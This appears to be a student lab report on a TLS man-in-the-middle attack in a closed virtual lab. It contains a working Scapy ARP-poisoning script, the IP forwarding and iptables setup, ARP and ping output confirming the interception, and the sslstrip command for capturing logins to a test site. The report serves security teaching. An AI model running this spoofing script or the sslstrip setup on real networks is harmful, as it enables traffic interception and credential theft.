Network Security Lab – 6


TLS MITM Attack

Objective:


- ***Initial Setup of Attacker Machine***
  - *Enable IP Forwarding and Add Entry to Ip Tables corresponding to the tool used (SSLStrip)*
  - *Access the Test Website – Fakebook.vlan.local and View the contents*
- ***Perform Man In the Middle with ARP Poisoning***
  - *Attacker as Gateway to the Victim*
  - *Attacker as Target to the Gateway*
  - *Test The Man in the Middle Connectivity using PING*
- ***Perform SSL Hijack for the website (Fakebook.vlab.local)***
  - *Use the SSLStrip Tool in the Attacker Machine*
  - *Check the Test Website in Victim Machine and Try to Login*
  - *Verify the SSLStrip Logs Generated with the Username and Password*

Introduction:


- Verify the Test Website Connection – Try connecting with a browser and Ping the Server



- View the Contents of the Website Source HTML Code – FORM Action Part
    - Form Action – **https://fakebook.vlab.local/login.php**




- Performed the Initial Setup on the Attacker Machine
    - Enable Ip Forwarding by setting the /proc/sys/net/ipv4/ip_forward to 1
    - Add an entry to the IP Tables for the redirection of HTTP traffic to the SSLStrip Tool running at 8080



a. [30 pts] Write a SCAPY program on BT5 that sends gratuitous ARPs to the XP and rtr VMs so that BT5 is in the middle of the communication between rtr and XP. (The program is very short, just include it in your report.)

- Reference: http://www.secdev.org/projects/scapy/doc/usage.html
- Perform ARP Cache Poisoning OR ARP Spoofing
    - Setup – Router, Victim and the Attacker



    - Using Python Scapy – Send ARP Request Packets in 2 ways
        - ARP Request – From Attacker to Router
            - Claiming Attacker to be the Victim Machine
        - ARP Request – From Attacker to the Victim
            - Claiming Attacker to be the Gateway
        - Send the Packet Continuously at certain intervals to make sure legitimate ARP Replies and Requests don't break the MITM Setup

➔ *Code:*


```
from scapy.all import *
import sys
import time


# Get The MAC Address - Using ARP Request to Obtain the MAC
# of victim who is being spoofed
def get_mac(ip):
    result = sr1(ARP(op=1, pdst=ip), verbose=0)
    return result[0][ARP].hwsrc


# Arp Packet Construct - Args - OpCode, Victim, Spoof
def arp_cons(opcode, victim, spoof):
    # Get The Attacker Machine MAC Address of the Active Interface
    macs = [get_if_hwaddr(i) for i in get_if_list()]
    for mac in macs:
        if (mac != "00:00:00:00:00:00"):
            spoof_mac = mac
            # Calling Function to Obtain the MAC Address of Victim Machine
    victim_mac = get_mac(victim)
    if spoof_mac is None or victim_mac is None:
        print "Could Not Get the Mac Address! Exiting!"
        sys.exit()
        # Construct ARP Spoof Packet to Victim with Attckers Spoofed MAC and IP
    return ARP(op=opcode, psrc=spoof, hwsrc=spoof_mac, pdst=victim, hwdst=victim_mac)


# MAIN Program
# Command Line Arguments - Victim1 + Victim2
```

```
if len(sys.argv) != 3:
    print "Please Enter the Arguments Properly! arp_poison <victim1 ip> <victim2 ip> \n"
    sys.exit()
else:
    victim1_ip = sys.argv[1]
    victim2_ip = sys.argv[2]

# ARP Poison
arp1 = arp_cons(1, victim1_ip, victim2_ip)
arp2 = arp_cons(1, victim2_ip, victim1_ip)
# Show the Constructed Packets
print arp1.show()
print arp2.show()

# Looping the ARP Requests with a timeout of 2 to keep the targets in spoofed state
while (1):
    send(arp1, verbose=0)
    send(arp2, verbose=0)
    time.sleep(2)
```

Code Walk-Through:

- **get_mac Function:**
  - Constructs a ARP Request to the Target and retrieves the Hardware Address – Source from the ARP Reply
- **arp_cons Function:**
  - Arguments – OpCode + Victim + Spoof
  - Constructs a Spoofed ARP Request Packet
    - Spoof IP and Victim IP added to resp fields in ARP
    - ARP Opcode set to 1 for ARP Request
    - Hwsrc and hwdst are obtained by get_mac function
- **Main Function:**
  - Performs Argument Check – Two Arguments Mandatory – Victim1 + Victim2
  - Displays the Constructed Packet from the arp_cons function call
  - Sends the ARP Request packets in loop with timeout of 2 seconds


➔ ***Output:***




b. [10 pts] Show the results of successful ARP spoofing by taking screenshots showing the output of the arp command on the WindowsXP machine and the rtr VM.

Connectivity Check:

- ***ARP Table Verification***
  - *At the Victim – Windows XP Machine*
    - *The ARP Table or cache at the Windows XP (Victim) machine clearly shows that the Gateway IP is spoofed to be the BT5 (Attacker) Hardware Address*



- ***At the Gateway – External Router***




The ARP Table of the External Router – Gateway shows that the Victim – WindowsXP is spoofed with the Attacker MAC.


- ***Ping Connectivity Check***
  - *PING from the External Router to the Victim IP – Win XP*
    - *The ping passes through "man in the middle" – BT5 machine, the ping output confirms the same.*

```
router:~# arp
Address                  HWtype  HWaddress           Flags Mask            Iface
10.10.111.110            ether   02:1d:07:00:02:d6   C                     eth1
10.10.111.110            ether   02:1d:07:00:02:d6   C                     eth1
router:~#
router:~#
router:~# ping 10.10.111.110
PING 10.10.111.110 (10.10.111.110) 56(84) bytes of data.
64 bytes from 10.10.111.110: icmp_seq=1 ttl=127 time=4.19 ms
From 10.10.111.107: icmp_seq=2 Redirect Host(New nexthop: 10.10.111.110)
64 bytes from 10.10.111.110: icmp_seq=2 ttl=127 time=4.98 ms
From 10.10.111.107: icmp_seq=3 Redirect Host(New nexthop: 10.10.111.110)
64 bytes from 10.10.111.110: icmp_seq=3 ttl=127 time=4.70 ms
From 10.10.111.107: icmp_seq=4 Redirect Host(New nexthop: 10.10.111.110)
64 bytes from 10.10.111.110: icmp_seq=4 ttl=127 time=5.31 ms
From 10.10.111.107: icmp_seq=5 Redirect Host(New nexthop: 10.10.111.110)
64 bytes from 10.10.111.110: icmp_seq=5 ttl=127 time=4.87 ms
^C
--- 10.10.111.110 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 3996ms
rtt min/avg/max/mdev = 4.195/4.813/5.312/0.373 ms
router:~#
```

  - *PING from the Victim-Windows XP to the Router Gateway*
    - *Initially, when ip forwarding is not enabled in the BT5 machine the ping fails. Once it is enabled Ping works – Same scenario for the above case. Screens attached below*




- *Arp Spoofing and Ip forwarding Enabled – Ping starts to work – MITM Verified*




■ *FakeBook Website Connectivity Check*

- Once the Browser Cache is cleared, Connection is made to the Fakebook website from the Victim – Win XP Machine
- With **ARP Spoofing and with SSLStrip OFF** – The Normal Webpage is obtained as before with MITM




c. [20 pts] Perform sslstrip attack on the client accessing Fakebook.

- SSLStrip script run at port 8080 with all logs logging option
- The SSLStrip script location is at /pentest/web/sslstrip
- SSLStrip run at port 8080 and "-a" Log ALL option
- Command – **python sslstrip.py -l 8080 -a**

